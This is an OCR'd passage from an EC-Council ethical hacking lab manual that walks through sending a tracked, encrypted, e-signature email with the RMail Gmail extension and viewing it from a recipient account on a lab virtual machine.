


Figure 3.1.9: RPost for Gmail wants to access your Google Account wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.4

Compose an Email

16. The **Thank you For Choosing RMail** page appears. Close the tab and navigate back to your **Gmail** account page.
17. Click **Compose** from the left-hand pane; the email body appears. Compose an email and click **Send Registered**.




Figure 3.1.10: Compose an email

TASK 1.5

Set RMail Options and Sent an Email

18. The RMail **Track & Prove** pop-up appears; ensure that the **Marked** radio button is selected. Under the **Register Replies** section, check the **Receive proof of content and time of replies to this message** checkbox. Then, click the **Encrypt** tab.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.11: Track & Prove tab

19. In the **Encrypt** tab, check the **Encrypt message and any attachments** checkbox and click the **E-sign** tab.




Figure 3.1.12: Encrypt tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. In the **E-Sign** tab, check both the **Send your attachments for electronic signature** and **Send e-sign request encrypted** checkboxes. Click the **Send Registered** button.




Figure 3.1.13: E-Sign tab

21. In the **Inbox**, you can observe an **Acknowledgement** email with **Proof of Sending**.
22. In this task, for the purpose of demonstration, we will open the recipient's account and view the email.

TASK 1.6

Login as Recipient

23. To do so, switch to the **Windows Server 2019** virtual machine and log in with **Administrator/Pa$$w0rd**.
24. Open any web browser (here, **Google Chrome**) and log in to the **Gmail** account of the recipient. Open the email from the sender.
25. You can observe that the email received is tagged as a registered email wherein a document has been sent for the recipient to review and electronically sign to confirm his/her identity.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. Click the **View & Sign Document** button to sign an agreement.

